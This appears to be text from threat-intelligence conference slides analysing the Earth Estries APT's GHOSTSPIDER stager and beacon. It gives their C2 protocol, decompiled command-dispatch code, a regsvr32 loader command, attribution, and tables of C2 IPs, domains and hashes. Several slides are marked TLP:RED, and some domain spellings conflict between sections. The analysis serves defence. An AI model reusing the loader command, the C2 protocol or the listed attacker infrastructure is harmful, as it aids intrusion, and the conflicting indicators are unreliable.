
- We observed the threat actor installs the first-stage stager via regsvr32.exe.
- The stager is designed to check for a specific hostname hard-coded in the DLL.
- Once the stager is executed, it connects to the stager's C&C server to register a new connection and subsequently receives a module(DLL export name: **login.dll**).
 - Stager C2: `hxxps[:]//billing[.]clothworks[.]com/index.php & https[:]//telcom[.]grishamarkovgf8936[.]workers[.]dev/index.php`

regsvr32.exe /s c:\windows\web\web.dll




GHOSTSPIDER's Technique Analysis – Beacon (1/2)

- We observed the threat actor deploys a legitimate executable file alongside a malicious DLL file



GHOSTSPIDER's Technique Analysis – Beacon (2/2)

- This malicious DLL, another GHOSTSPIDER module known as the beacon loader
 - This component is used to launch the beacon payload in memory
- The beacon loader contains an encrypted **.NET DLL payload** (DLL export name: client.dll), which is decrypted and executed in memory.
 - beacon C2 : `hxxps[:]//jasmine[.]housewares[.]com/ & hxxps[:]//private[.]royalnas[.]com/index.php`



GHOSTSPIDER Stager Communication Protocol - Request

- The requests that are used by the GHOSTSPIDER stager follow a common format
 - The connection ID is placed in the HTTP header's cookie as “phpsessid”
 - The connection ID is calculated using CRC32 or CRC64 with UUID4 values

```
GET /index.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Cookie: phpsessid=04[REDACTED]; b=1; path=/; expires=Wed, 30 Oct 2024 03:13:05 GMT
Host: GHOSTSPIDER Stager C&C
Connection: Close
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Date: Wed, 23 Oct 2024 03:20:12 GMT
Content-Length: 151
Content-Type: application/octet-stream
Connection: close
```

```
Vl.KJ..Y.0..#c..z.pU!
.A_...'\0k.....
zj.?.iU.... ..x..P.nt.....!.&.ky.>....d...%".\.'.....mZ:\3}.....}..#.og.....].tWEenY....W.....t..B....*.
```

Example of a stager's first request to the C&C server

GHOSTSPIDER Stager Communication Protocol - Response

- The decrypted response data is separated by “|” with the following items:
 - An unknown prefix
 - did: the connection ID calculated from the infected machine
 - wid: the remote ID for a specific connection
 - act: an action code
 - tt: tick count
 - An unknown suffix

```
=|did=96A52F5C1F2C2C67|wid=13CF3E8E0E5580EB|act=2|tt=41003562|<f
```

The example of a decrypted response

GHOSTSPIDER Beacon Command Code

- Like the stager, the GHOSTSPIDER beacon uses an almost identical format to communicate with the beacon C&C server to receive command codes.
- The GHOSTSPIDER beacon is segmented into distinct delegates, each tailored to specific functions
 - These modules are retrieved from the C&C server and are reflectively loaded into memory as dictated by specific command codes.

Code	Action	Description
1	upload	Load and invoke delegate from received buffer, with 3 methods from delegate: Open / Close / Write
2	create	Call the Open method from the loaded delegate
3	normal	Call the Write method from the loaded delegate
4	close	Unload and remove the delegate
5	heartbeat	Heartbeat, no action.
6	update	Update interval value (idle time)

Command codes supported by the GHOSTSPIDER beacon

GHOSTSPIDER Beacon Command Code Screenshot

```
176 byte[] array = null;
177 if (msgBuf.Length > num)
178 {
179     array = msgBuf.Skip(num).Take(msgBuf.Length - num).ToArray<byte>();
180 }
181
182 switch (b)
183 {
184     case 1:
185         this.upload(text2, array);
186         break;
187     case 2:
188         this.create(text2, array);
189         break;
190     case 3:
191         this.normal(text2, array);
192         break;
193     case 4:
194         this.close(text2, array);
195         break;
196     case 5:
197     {
198         Action<string, LogLevel> log2 = Logger.Log;
199         if (log2 != null)
200         {
201             log2("recv heart", LogLevel.Debug);
202         }
203         break;
204     }
205     case 6:
206         this.update(text2, array);
207         break;
208 }
```

The screenshot of GHOSTSPIDER Beacon's command code

Others

Campaign "Catch the smartcat" (1/2)

Exclusive for JSAC2025


(TLP:RED) Projection only

Campaign "Catch the smartcat" (2/2)

Exclusive for JSAC2025

(TLP:RED) Projection only

Campaign "Catch the smartcat" Overview



Campaign "Catch the smartcat" IoC

- TRAMSCAT (Detection name:Backdoor.Win32.TRAMSCAT.A)
 - SHA1=a3380f1eb1f809d77966d8140e95baa68ce7fd97
- Domain & IPs:
 - smartcat[.]spdns[.]org
 - 203[.]116[.]176[.]114
 - 203[.]116[.]176[.]113


OSINT - obscure espionage motivated activities


- *“However, the nuances of UNC2286’s intrusion activities investigated by Mandiant between 2019 to 2022 incites further contemplation on the group’s goals and TTPs - such as the **use of spurious or inauthentic extortion threats possibly to obscure espionage motivated activities**”*

[Virtual Backup][TLP:RED] Understanding UNC2286 - The Cyber Concierge

下午1:30 - 下午2:00 [GMT+8]

Nicholas Tang

 Add to calendar

 Share session

Active since at least 2019, UNC2286 is tracked by Mandiant as a group that conducts cyber espionage operations in support of Chinese national priorities. However, the nuances of UNC2286’s intrusion activities investigated by Mandiant between 2019 to 2022 incites further contemplation on the group’s goals and TTPs **such as the use of spurious or inauthentic extortion threats possibly to obscure espionage motivated activities.** This presentation details research efforts and findings to elucidate UNC2286’s motives and TTPs by drawing links between their seemingly disparate intrusion activities across the world.


Note: this is a virtual-only backup presentation that will be played in the event of speaker cancellation.

Reference: <https://rsvp.withgoogle.com/events/roocon24/sessions/session-11>

Attribution

The Overlapped Between Campaign Alpha & Beta

- Infrastructure shared same whois registrant information
 - This shared anonymous infrastructure only used by limited Chinese APT cluster.
- Toolset Overlapped (DEMODEX and GHOSTSPIDER)



Infra used by **UNC4841**:

+1.9852975116 / ethdbnsnmskndjad55@protonmail.com

Infra used in **Campaign Alpha**:

+1.9852975116 / sdsdvxcdbcsgfe@protonmail.com

Infra used in **Campaign Beta**:


+1.9852975116 / ookkkwww@protonmail.com

+1.5154281788 / oklmdsfhjnfdsfh@protonmail.com

Attribution

- Based on the following findings, we attribute these activities to Earth Estries.
 - Infrastructure overlap
 1. C2: 27.102.113[.]240 mentioned in two report (FamousSparrow[4] and GhostEmperor[5])
 2. The Campaign Alpha and Beta infrastructures shared the same WHOIS registrant information and both used SoftEther VPN
 - Tool overlap
 1. **SparrowDoor**: TrillClient Chain and Campaign Beta
 2. **DEMODEX & GHOSTSPIDER** : Campaign Alpha and Campaign Beta
 3. **SNAPPYBEE**: ZINGDOOR chain and Campaign Alpha (**loader hash** is the same)
 - Operation/Victimology overlap
 - Victim_A: TrillClient Chain and Campaign Alpha
 - Victim_B: TrillClient Chain, ZINGDOOR Chain and Campaign Beta.
 - Victim_C: TrillClient Chain, Campaign Alpha and Campaign Beta
 - Victim_D: FamousSparrow hacktool and DEMODEX rootkit loader

Attribution Overview



Different operators but with victim overlap and shared resources

shared the same WHOIS registration information

Limited shared tool among Chinese APT group/cluster

Conclusion

Conclusion

- Earth Estries is one of the most aggressive Chinese APT groups primarily targeting critical industries such as telecommunications and government
- Notable TTPs
 - Leverage vulnerabilities & utilization of shared tools (e.g., SNAPPYBEE, etc)
 - Stealthy Attack from edge devices to critical assets
 - Use various methods to build their operational networks for conceal cyber espionage activities

Yara Rules

- ***Yara Rules for GHOSTSPIDER***

- download link: https://www.trendmicro.com/content/dam/trendmicro/global/en/research/24/k/earth-estries/YARA_rules-EarthEstries.txt

Indicators of Compromise (File)

Detection	SHA-256	Filename / Path	Description
Trojan.Win32.SNAPPYBEE.ZMLJ	fc3be6917fd37a083646ed4b97ebd2d45734a1e154e69c9c33ab00b0589a09e5	WINMM.dll	SNAPPYBEE loader
Backdoor.Win32.SNAPPYBEE.ZOLJ.enc	fba149eb5ef063bc6a2b15bd67132ea798919ed36c5acda46ee9b1118b823098	NortonLog.txt	SNAPPYBEE payload
Trojan.PS1.DEMODEX.ZNLJ	2fd4a49338d79f4caee4a60024bcd5ecb5008f1d5219263655ef49c54d9acdec	onedrived.ps1	DEMODEX PowerShell dropper
Rootkit.Win64.DEMODEX.ZBLI	16c8afd3b35c76a476851f4994be180f0cd72c7b250e493d3eb8c58619587266	C:\Windows\System32\drivers\dumpfiskfss.sys	DEMODEX driver
Trojan.Win64.DEALOAD.ZALH	9ba31dc1e701ce8039a9a272ef3d55aa6df66984a322e0d309614a5655e7a85c	C:\Windows\System32\SstpCfs.dll	DEMODEX loader
Trojan.Win32.SNAPPYBEE.ZMLJ	25b9fdef3061c7dfea744830774ca0e289dba7c14be85f0d4695d382763b409b	DgApi.dll	SNAPPYBEE loader
Trojan.Win32.SNAPPYBEE.ZOLK	6d64643c044fe534dbb2c1158409138fcded757e550c6f79eada15e69a7865bc	imfsbDLL.dll	SNAPPYBEE loader
Trojan.Win64.SNAPPYBEE.ZNLJ	b2b617e62353a672626c13cc7ad81b27f23f91282aad7a3a0db471d84852a9ac	DgApi.dll	SNAPPYBEE loader
Trojan.Win64.SNAPPYBEE.ZNLJ	05840de7fa648c41c60844c4e5d53dbb3bc2a5250dcb158a95b77bc0f68fa870	imfsbDLL.dll	SNAPPYBEE loader
Backdoor.Win64.SNAPPYBEE.ZNLK.enc	1a38303fb392ccc5a88d236b4f97ed404a89c1617f34b96ed826e7bb7257e296	dbindex.dat	SNAPPYBEE payload

Indicators of Compromise (Network)

IP	Description	Domain	Description
103.91.64.214	Campaign Alpha(DEMODEX)	materialplies.com	Campaign Alpha(related c2)
165.154.227.192	Campaign Alpha(frpc	news.colourtinctem.com	Campaign Alpha(related c2)
23.81.41.166	Campaign Alpha(Open directory C2)	api.solveblemten.com	Campaign Alpha(SNAPPYBEE)
158.247.222.165	Campaign Alpha(SNAPPYBEE)	esh.hoovernamosong.com	Campaign Alpha(SNAPPYBEE)
172.93.165.14	Campaign Alpha(SNAPPYBEE)	vpn114240349.softether.net	Campaign Alpha(SoftEther VPN)
91.245.253.27	Campaign Alpha(SNAPPYBEE)	imap.dateupdata.com	Campaign Beta(DEMODEX)
103.75.190.73	Campaign Alpha(SNAPPYBEE)	pulseathermakf.com	Campaign Beta(DEMODEX)
45.125.67.144	Campaign Beta(DEMODEX)	www.infraredsen.com	Campaign Beta(DEMODEX)
43.226.126.164	Campaign Beta(DEMODEX)	billing.clothworls.com	Campaign Beta(GHOSTSPIDER)
172.93.165.10	Campaign Beta(DEMODEX)	helpdesk.stnekpro.com	Campaign Beta(GHOSTSPIDER)
193.239.86.168	Campaign Beta(DEMODEX)	jasmine.lhousewares.com	Campaign Beta(GHOSTSPIDER)
146.70.79.18	Campaign Beta(DEMODEX)	private.royalnas.com	Campaign Beta(GHOSTSPIDER)
146.70.79.105	Campaign Beta(DEMODEX)	telcom.grishamarkovgf8936.workers.dev	Campaign Beta(GHOSTSPIDER)
